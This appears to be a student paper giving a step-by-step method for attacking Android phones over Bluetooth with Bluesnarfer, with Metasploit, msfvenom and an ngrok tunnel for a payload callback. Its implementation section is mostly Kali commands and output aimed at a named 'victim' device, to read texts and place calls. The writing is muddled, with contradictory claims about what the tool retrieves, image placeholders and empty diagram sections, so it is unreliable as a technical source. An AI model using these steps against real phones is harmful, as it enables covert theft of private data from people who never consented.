Novel Approach For Android Hacking Using Bluesnarfer

Mr. Gokul Reghu
Department of Computer Applications
Amal Jyothi College of Engineering
gokulreghu@mca.ajce.in

Ms. Anjaly Prasad
Department of Computer Applications
Amal Jyothi College of Engineering
anjalyprasad@mca.ajce.in

Ms. Athira Prasad
Department of Computer Applications
Amal Jyothi College of Engineering
athiraprasad@mca.ajce.in

Ms. Grace Joseph
Department of Computer Applications
Amal Jyothi College of Engineering
gracejoseph@ajce.ac.in

***Abstract* -- Pairing helps to set up an initial linkage between computing devices to allow communication between them. Bluetooth is a high-speed but very short-range wireless technology for exchanging data between devices. Later versions of Bluetooth support multiple device connections and even its network called a piconet. Bluesnarfer is a tool that pairs silently with another device. The limitation of Bluesnarfer is that it silently connects devices, but does not retrieve any data. In this paper, we are combining Bluesnarfer with proved exploitation tools like Metasploit (exploitation), Ngrok (port forwarding), MSFvenom (payload creation) which can produce a better result by fetching data from the connected device**.

Keyword: Bluetooth, Bluesnarfer, Ngrok, MSFvenom, Metasploit

I. INTRODUCTION

One of the advanced tools for Bluetooth hacking is called Bluesnarfer. The real concept of Bluesnarfer was to connect silently with another device and then issue commands to gain access to stored information. It was first observed back in 2003 by a group of researchers in a technology lab. Although it can be a bluejacking does not involve any theft of data, so it is not illegal. However, if you blue snarf, you are breaking the law. Sony Ericsson and Nokia have admitted there is an issue with bluesnarfing. By using Bluetooth connection, Bluesnarfer theft information from a wireless device.

II. LITERATURE REVIEW

Vipul Gujare, Mayank Sardeshmukh, Rasika Sontakke, Rohit Ovale [1] Says that Mobile or desktop devices is connected for data transfer typically done by using WiFi or Bluetooth technology.
According to Rupali Ghodake, Sangeeta Jogade, Deepak Misal [2] Bluetooth technology is a widely used standard for the replacing of cables and it is a wireless communication protocol.

K. A. Zaabi [3] Says that how to disclose the victim's sensitive information after performing various hacking tricks.
Himanshu Gupta , Rohit Kumar [4] How to use Metasploit for Protection against penetration attacks and brief description of Metasploit and its features. How to use Ngrok to test a local test [5].

III. IMPLEMENTATION

Hacking Bluetooth of a smartphone using Kali Linux is a very simple task. You just need to launch the Kali Linux 2.0, configure your Bluetooth on Kali Linux, then scan the available device for hacking and start an attack on target device Using Kali Linux.

Steps are as follows

1. Fire up your Kali Linux.
2. Let's configure Bluetooth, hciconfig to allow your Bluetooth Adapter.
3. Scan for Bluetooth devices, for this purpose you can use hcitool. This is a command line tool.
4. hcitool inq: command used to get more information about these devices. It also displays clock offset and the class. The class shows what type of Bluetooth device it is. hcitool list all other options of Bluesnarfer.
5. Scan for Services with sdptool. Service discovery protocol (SDP) is a Bluetooth protocol. And it helps you to search for services running on the device.
6. Ping the device with L2ping command. If you don't get a ping then good luck.
7. Hacking Start Type Bluesnarfer and you will see its options.

A. ADDITIONAL TOOLS USED FOR ANDROID HACKING

1. METASPLOIT

It is a penetration testing platform that allows you to discover, exploit, and validate vulnerabilities. It provides the infrastructure, content, and tools to complete penetration tests and extensive security auditing.

- Author: Rapid7
- License: BSD-3-clause

Metasploit is one of the dominant tools used for penetration testing. Most of its resources can be established at www.metasploit.com. It appears in two versions: commercial and free edition.

2. NGROK 2.0

Ngrok capturing all traffic for complete inspection and replay, it is multiplatform tunneling, reverse proxy software that set up secure tunnels from a public endpoint such as the internet to a locally running network service.

Installation

- Firstly, you need to download Ngrok by using the link: https://ngrok.com/download
- If you want to open any tcp port, sign up an account. After that type this command to Install your authtoken:/ngrok authtoken <your_auth_token>
- If you want to run ngrok directly from the terminal,
  type the command below:
  cp ~/Download/ngrok /usr/bin/

3. APKTOOL KIT

One of the most popular reverse engineering, 3rd party, closed and binary Android apps is Apktool Kit. After making some modifications, it can decode resources to the nearly original form and rebuild them; it makes possible to debug smali code step by step.

B. IMPLEMENTATION STEPS

1. Install Bluesnarfer to your Linux machine using the CMD.
2. Now that Bluesnarfer is installed, configure rfcomm.

```
root@kali:~# mkdir -p /dev/bluetooth/rfcomm
root@kali:~# mknod -m 666 /dev/bluetooth/rfcomm/0 c 216 0
root@kali:~# mknod --mode=666 /dev/rfcomm0 c 216 0
root@kali:~# hciconfig -i hci0 up
hciconfig: invalid option -- 'i'
hciconfig - HCI device configuration utility
Usage:
```

Fig 1: Configure rfcomm

3. Now to scan for potential vulnerabilities:

```
root@kali:~# hciconfig -a hci0 up
root@kali:~# hciconfig hci0
hci0:   Type: Primary  Bus: USB
        BD Address: 40:9F:38:ED:75:66  ACL MTU: 1021:8  SCO MTU: 255:12
        UP RUNNING PSCAN ISCAN
        RX bytes:60898 acl:0 sco:0 events:603 errors:0
        TX bytes:35715 acl:0 sco:0 commands:358 errors:0

root@kali:~# hcitool scan hci0
scan: too many arguments (maximal: 0)
Usage:
        scan [--length=N] [--numrsp=N] [--iac=lap] [--flush] [--class] [--info]
[--oui] [--refresh]
root@kali:~# hcitool scan
Scanning ...
        1C:C3:EB:C6:98:D6       OPPO A71k
```

Fig 2: Scanning

4. Ping the victim to see if he is there.

```
root@kali:~# hcitool scan
Scanning ...
        1C:C3:EB:C6:98:D6       OPPO A71k
root@kali:~# l2ping 1C:C3:EB:C6:98:D6
Ping: 1C:C3:EB:C6:98:D6 from 40:9F:38:ED:75:66 (data size 44) ...
44 bytes from 1C:C3:EB:C6:98:D6 id 0 time 4.80ms
44 bytes from 1C:C3:EB:C6:98:D6 id 1 time 36.42ms
```

Fig 3: Ping the victim

5. Browse the victim for rfcomm channels to connect to:

```
root@kali:~# sdptool browse --tree --l2cap 1C:C3:EB:C6:98:D6
Browsing 1C:C3:EB:C6:98:D6 ...
Attribute Identifier : 0x0 - ServiceRecordHandle
  Integer : 0x10000
Attribute Identifier : 0x1 - ServiceClassIDList
  Data Sequence
    UUID16 : 0x1801
Attribute Identifier : 0x4 - ProtocolDescriptorList
  Data Sequence
    Data Sequence
```

Fig 4: rfcomm channels to connect

6. Now Bluesnarfer is setup. Now you can access the victim's phone to see texts, make phone calls etc.

```
root@kali:~# bluesnarfer -r 1-100 -C 6 -b 1C:C3:EB:C6:98:D6
device name: OPPO A71k
```

Fig 5: Setup Bluesnarfer

7. Viewing of connected Bluetooth device.




Fig 6: Connected Bluetooth

Steps To Hack Android

8. Start Ngrok ./ ngrok tcp 8080

```
ngrok by @inconshreveable

Session Status                online
Account                       Ajish V Nair (Plan: Free)
Update                        update available (version 2.3.25, Ctrl-U to update)
Version                       2.2.8
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://0.tcp.ngrok.io:10272 -> localhost:8080

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

Fig 7**:** Starting Ngrok

9. Creating payload

10. Open Metasploit






Fig 8: Load the Metasploit

IV. BLOCK DIAGRAM



V. FLOW CHART



VI. CONCLUSION

Bluesnarfer is important because it connects silently with another device and then issues commands to access stored information. The limitation of Bluesnarfer is that it silently connects devices, but does not retrieve any data. In this paper, we are combining Bluesnarfer with proved exploitation tools like Metasploit (exploitation), Ngrok (port forwarding), MSF venom (payload creation) which can produce a better result by fetching data from the connected device.

VII. REFERENCE

[1] Simultaneous Wi-Fi and Bluetooth Connections, https://irjet.net/archives/V5/i2/IRJET-V5I2398.pdf

[2] Bluetooth Technology : An Overview https://www.engpaper.com/bluetooth-2018.htm

[3] Android device hacking tricks and counter measures,http://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=7740441&isn umber=7740415

[4] Protection against penetration attacks using Metasploit, https://ieeexplore.ieee.org/document/7359226/references#references

[5] https://www.sitepoint.com/use-ngrok-test-local-site/